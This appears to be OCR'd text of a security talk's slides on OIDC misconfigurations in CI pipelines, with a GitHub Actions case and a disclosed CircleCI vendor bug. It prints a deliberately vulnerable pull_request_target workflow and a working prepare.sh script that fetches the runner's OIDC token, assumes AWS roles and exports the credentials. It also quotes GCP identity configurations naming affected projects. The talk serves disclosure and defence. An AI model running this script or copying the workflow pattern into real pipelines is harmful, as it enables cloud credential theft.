
OIDC Misconfigurations

>> Pipeline misconfiguration to abuse lax policies



OIDC Misconfigurations

>> Pipeline misconfiguration to abuse lax policies




The pipeline is configured to connect via OIDC to a role that is granted S3 admin
(Lax policy; Our target)

OIDC Misconfigurations

>> Pipeline misconfiguration to abuse lax policies


The pipeline is configured to connect via OIDC to a role that is granted S3 read-only (Strict policy; Unexploitable)



OIDC Misconfigurations

>> Pipeline misconfiguration to abuse lax policies

Attack flow



OIDC Misconfigurations

>> Pipeline misconfiguration to abuse lax policies

vulnerable_workflow

```yaml
name: AWS example workflow
on: [pull_request_target, push]
env:
  BUCKET_NAME: "bananamoti-oidc-demo"
  AWS_REGION: "us-east-1"
# permission can be added at job level or workflow level
permissions:
  id-token: write # This is required for requesting the JWT
  contents: read # This is required for actions/checkout
jobs:
  S3_uploader:
    runs-on: ubuntu-latest
    steps:
      - name: Clone the repository
        uses: actions/checkout@v4
        with:
          # Use code from PR
          ref: ${{ github.pull_request.head.sha }}
      - name: configure aws credentials
        uses: aws-actions/configure-aws-credentials@v3
        with:
          role-to-assume: arn:aws:iam::050446384457:role/bananamoti-secure-role
          aws-region: ${{ env.AWS_REGION }}
      - name: prepare files to upload
        run: |
          ./prepare.sh
      # List files in the bucket
      - name: List S3
        run: |
          aws s3 ls s3://$BUCKET_NAME
```

OIDC Misconfigurations

>> Pipeline misconfiguration to abuse lax policies


```yaml
name: AWS example workflow
on: [pull_request_target, push]
env:
  BUCKET_NAME: "bananamoti-oidc-demo"
  AWS_REGION: "us-east-1"
# permission can be added at job level or workflow level
permissions:
  id-token: write # This is required for requesting the JWT
  contents: read # This is required for actions/checkout
```



OIDC Misconfigurations

>> Pipeline misconfiguration to abuse lax policies

```yaml
S3_uploader:
  runs-on: ubuntu-latest
  steps:
    - name: Clone the repository
      uses: actions/checkout@v4
      with:
        # Use code from PR
        ref: ${{ github.pull_request.head.sha }}
```



OIDC Misconfigurations

>> Pipeline misconfiguration to abuse lax policies

```
- name: configure aws credentials
  uses: aws-actions/configure-aws-credentials@v3
  with:
    role-to-assume: arn:aws:iam::050446384457:role/bananamot
    role-session-name: samplerolesession
    aws-region: ${{ env.AWS_REGION }}
```



OIDC Misconfigurations

>> Pipeline misconfiguration to abuse lax policies

```
- name: prepare files to upload
  run: |
    ./prepare.sh
```



OIDC Misconfigurations

>> Pipeline misconfiguration to abuse lax policies

All we need to do now is fork PR in order to exploit



./prepare.sh

```bash
#!/bin/bash

echo "[ + ] Preparing to assume roles..."
# List of ARNs to assume roles
arns=(
    "arn:aws:iam::050446384457:role/bananamoti-dc-demo"
    "arn:aws:iam::050446384457:role/bananamoti-strict-role"
)

# Get the OIDC token
oidc_token=$(curl -s -H "Authorization: Bearer $ACTIONS_ID_TOKEN_REQUEST_TOKEN" "$ACTIONS_ID_TOKEN_REQUEST_URL&audience=sts.amazonaws.com" | jq -r '.value')
echo "[ + ] Attempting to assume roles..."
# Iterate through the ARNs and assume the roles
for arn in "${arns[@]}"; do
    echo "Attempting to assume role: $arn"
    assume_role_output=$(aws sts assume-role-with-web-identity --role-arn "$arn" --role-session-name "GitHubActionsSession" --web-identity-token "$oidc_token" --query 'Credentials' --output json)
    if [ $? -eq 0 ]; then
        echo "Successfully assumed role: $arn"

        # Export the credentials
        access_key_id=$(echo "$assume_role_output" | jq -r '.AccessKeyId')
        secret_access_key=$(echo "$assume_role_output" | jq -r '.SecretAccessKey')
        session_token=$(echo "$assume_role_output" | jq -r '.SessionToken')

        echo "AWS_ACCESS_KEY_ID=$access_key_id" >>$GITHUB_ENV
        echo "AWS_SECRET_ACCESS_KEY=$secret_access_key" >>$GITHUB_ENV
        echo "AWS_SESSION_TOKEN=$session_token" >>$GITHUB_ENV

        # Use a subshell to ensure the new credentials are used
        AWS_ACCESS_KEY_ID=$access_key_id AWS_SECRET_ACCESS_KEY=$secret_access_key AWS_SESSION_TOKEN=$session_token aws sts get-caller-identity

    else
        echo "Failed to assume role: $arn"
        # if the assume role failed & there is an error message, print it
        [ -n "$assume_role_output" ] &&
            echo "Error: $assume_role_output"
        continue
    fi
done
```




any-update-sir/prepare.sh at

github.com/aviadhahami/any-update-sir/blob/master/prepare.sh

master

any-update-sir / prepare.sh

Go to file t

Your Name hello, its me

5902c3e · 18 minutes ago History

Code Blame Executable File · 39 lines (33 loc) · 1.69 KB

Raw

Octotree

```
#!/bin/bash

echo "[ + ] Preparing to assume roles..."
# List of ARNs to assume roles
arns=(
    "arn:aws:iam::050446384457:role/bananamoti-dc-demo"
    "arn:aws:iam::050446384457:role/bananamoti-strict-role"
)

# Get the OIDC token
oidc_token=$(curl -s -H "Authorization: Bearer $ACTIONS_ID_TOKEN_REQUEST_TOKEN" "$ACTIONS_ID_TOKEN_REQUEST_URL&audience=sts.amazonaws.com" | jq -r '.value')
echo "[ + ] Attempting to assume roles..."
# Iterate through the ARNs and assume the roles
for arn in "${arns[@]}"; do
    echo "Attempting to assume role: $arn"
    assume_role_output=$(aws sts assume-role-with-web-identity --role-arn "$arn" --role-session-name "GitHubActionsSession" --web-identity-token "$oidc_token" --que
    if [ $? -eq 0 ]; then
        echo "Successfully assumed role: $arn"

        # Export the credentials
        access_key_id=$(echo "$assume_role_output" | jq -r '.AccessKeyId')
        secret_access_key=$(echo "$assume_role_output" | jq -r '.SecretAccessKey')
        session_token=$(echo "$assume_role_output" | jq -r '.SessionToken')

        echo "AWS_ACCESS_KEY_ID=$access_key_id" >>$GITHUB_ENV
        echo "AWS_SECRET_ACCESS_KEY=$secret_access_key" >>$GITHUB_ENV
        echo "AWS_SESSION_TOKEN=$session_token" >>$GITHUB_ENV

```

OIDC Misconfigurations

>> Pipeline misconfiguration to abuse lax policies



OIDC Misconfigurations

>> Pipeline misconfiguration to abuse lax policies



Microsoft Azure

Found IPPE in low-privileged pipeline that generated OIDC token and allowed to authenticate against WIFs with `azure/*`

OIDC Misconfigurations

>> Pipeline misconfiguration to abuse lax policies



The rest didn’t allow disclosure

¯_(ツ)_/¯

OIDC Misconfigurations

>> Pipeline misconfiguration to abuse lax policies – rules of thumb

Rules of thumb for avoiding IPPE to abuse OIDC

- Follow CI best practices when configuring workflows
- Pursue strict policies without *



Agenda

- [ ] OIDC Intro (but quick)
- [ ] OIDC “under-configurations” (user errors 1.0)
- [ ] OIDC misconfigurations (user errors 2.0)
- [ ] **Vendor misconfigurations (IdP POV)**



Vendor Misconfigurations

Details details details



OIDC Vendor Errors

>> Public Disclosure
CircleCI



OIDC Vendor Errors

>> CircleCI as CI provider

/ CircleCI is a great CI product

/ They provide various machines and integrations

/ Super nice and professional folks!




OIDC Vendor Errors

>> CircleCI execu



GitHub webhook payload

```
{
  "action": "opened",
  "issue": {
    "url": "https://api.github.com/repos/octocat/Hello-World/issues/1347",
    "number": 1347,
    ...
  },
  "repository": {
    "id": 1296269,
    "full_name": "octocat/Hello-World",
    "owner": {
      "login": "octocat",
      "id": 1,
      ...
    },
    ...
  },
  "sender": {
    "login": "octocat",
    "id": 1,
    ...
  }
}
```



CI thing

OIDC Vendor Errors

>> System state analysis



System state:

1/ Pipelines react to Fork PRs iff the project is configured to do so

OIDC Vendor Errors

>> System state analysis



System state:

1/ Pipelines react to Fork PRs iff the project is configured to do so [good limitation]



OIDC Vendor Errors

>> System state analysis



System state:

1/ Pipelines react to Fork PRs iff the project is configured to do so [good limitation]
2/ Pipelines are triggered on a workflow change even from a fork



OIDC Vendor Errors

>> System state analysis



System state:

1/ Pipelines react to Fork PRs iff the project is configured to do so [good limitation]

2/ Pipelines are triggered on a workflow change even from a fork [every PR can RCE]



OIDC Vendor Errors

>> System state analysis



System state:

1/ Pipelines react to Fork PRs iff the project is configured to do so [good limitation]

2/ Pipelines are triggered on a workflow change even from a fork [every PR can RCE]

3/ An OIDC token was always granted to the machine



OIDC Vendor Errors

>> System state analysis



System state:

1/ Pipelines react to Fork PRs iff the project is configured to do so [good limitation]

2/ Pipelines are triggered on a workflow change even from a fork [every PR can RCE]

3/ An OIDC token was always granted to the machine [credentials mishandle]



OIDC Vendor Errors

>> System state analysis

Combined, I was **granted an id token in the context of any CircleCI project** that allowed fork pull requests

1/ Pipelines react to Fork PRs iff the project is configured to do so

2/ Pipelines are triggered on a workflow change even from a fork

3/ An OIDC token was always granted to the machine



OIDC Vendor Errors

>> Bug's impact

Implied impact

I was able to access the OIDC-gated resources of any CircleCI organization that allowed fork pull requests

ᘐ(ᗢ‿ᗢᘐ)



OIDC Vendor Errors

>> Attack flow yes, demo no

The attack flow is to simply create a fork pull request with malicious workflow.

OIDC Vendor Errors

>>Funny times cuz I'm st0pid

The disclosure story, however, is funny.



OIDC Vendor Errors

>> Disclosure show and tell

In order to showcase CircleCI that their clients were exposed,
I looked for instances in the wild to support my case.



OIDC Vendor Errors

>> Disclosure show and tell



GCP WIF configuration

Mapping of token attributes to GCP's expression language (CEL)

```
...
  attribute_condition = <<-EOT
    attribute.project=="1f60315c-0228-42dd-
    attribute.project=="a9e00368-7791-41f2-98fe-99e5ca56ae0e" ||
    attribute.project=="7bc34e71-a1cd-4e3e-9144-741acb7b5bf1"
    EOT

  timeouts {}

  attribute_mapping = {
    "attribute.project" = "assertion['oidc.circleci.com/project-id']"
    "attribute.org_id"  = "assertion.aud"
    "google.subject"    = "assertion.sub"
  }

  oidc {
    // Publicly available org id
    issuer_uri        = "https://oidc.circleci.com/org/a5d9bde7-7922-4277-90ff-dbec5d9c200e"
    allowed_audiences = ["a5d9bde7-7922-4277-90ff-dbec5d9c200e"]
  }
```

GCP WIF configuration

```
attribute_condition = <<-EOT
  attribute.project=="1f60315c-0228-42dd-9205-ed25beb24371" ||
  attribute.project=="a9e00368-7791-41f2-98fe-99e5ca56ae0e" ||
  attribute.project=="7bc34e71-a1cd-4e3e-9144-741acb7b5bf1"
  EOT

timeouts {}

attribute_mapping = {
  "attribute.project" = "assertion['oidc.circleci.com/project-id']"
  "attribute.org_id"  = "assertion.aud"
  "google.subject"    = "assertion.sub"
}

oidc {
  // Publicly available org id
  issuer_uri        = "https://oidc.circleci.co
  allowed_audiences = ["a5d9bde7-7922-4277-90ff-dbec5d9c200e"]
}
```

Asserting projects IDs



GCP WIF configuration

```
...
  attribute_condition = <<-EOT
    attribute.project=="1f60315c-0228-42dd-9205-ed25beb24371" ||
    attribute.project=="a9e0
    attribute.project=="7bc3
    EOT

  timeouts {}

  attribute_mapping = {
    "attribute.project" = "assertion['oidc.circleci.com/project-id']"
    "attribute.org_id"  = "assertion.aud"
    "google.subject"    = "assertion.sub"
  }
```

Asserting organization ID
(both in “iss” and “aud” claims)

```
  oidc {
    // Publicly available org id
    issuer_uri        = "https://oidc.circleci.com/org/a5d9bde7-7922-4277-90ff-dbec5d9c200e"
    allowed_audiences = ["a5d9bde7-7922-4277-90ff-dbec5d9c200e"]
  }
```

{ DC

GCP WIF configuration

```
...
  attribute_condition = <<-EOT
    attribute.project=="1f60315c-0228-42dd-9205-ed25beb24371" ||
    attribute.project=="a9e00368-7791-41f2-98fe-99e5ca56ae0e" ||
    attribute.project=="7bc34e71-a1cd-4e3e-9144-741acb7b5bf1"
    EOT

    "google.subject"     = "assertion.sub"
  }

  oidc {
    // Publicly available org id
    issuer_uri        = "https://oidc.circleci.com/org/a5d9bde7-7922-4277-90ff-dbec5d9c200e"
    allowed_audiences = ["a5d9bde7-7922-4277-90ff-dbec5d9c200e"]
  }
```

A fork PR to any of these projects grants access to their cloud



OIDC Vendor Errors


>> Disclosure show and tell

Good samaritan me:
Disclose to the company so they can fix it, and meanwhile disclose to CircleCI



OIDC Vendor Errors


>> Disclosure show and tell



* Find me on league @ eu-ne


OIDC Vendor Errors

>> Disclosure show and tell




OIDC Vendor Errors

>> Disclosure show and tell

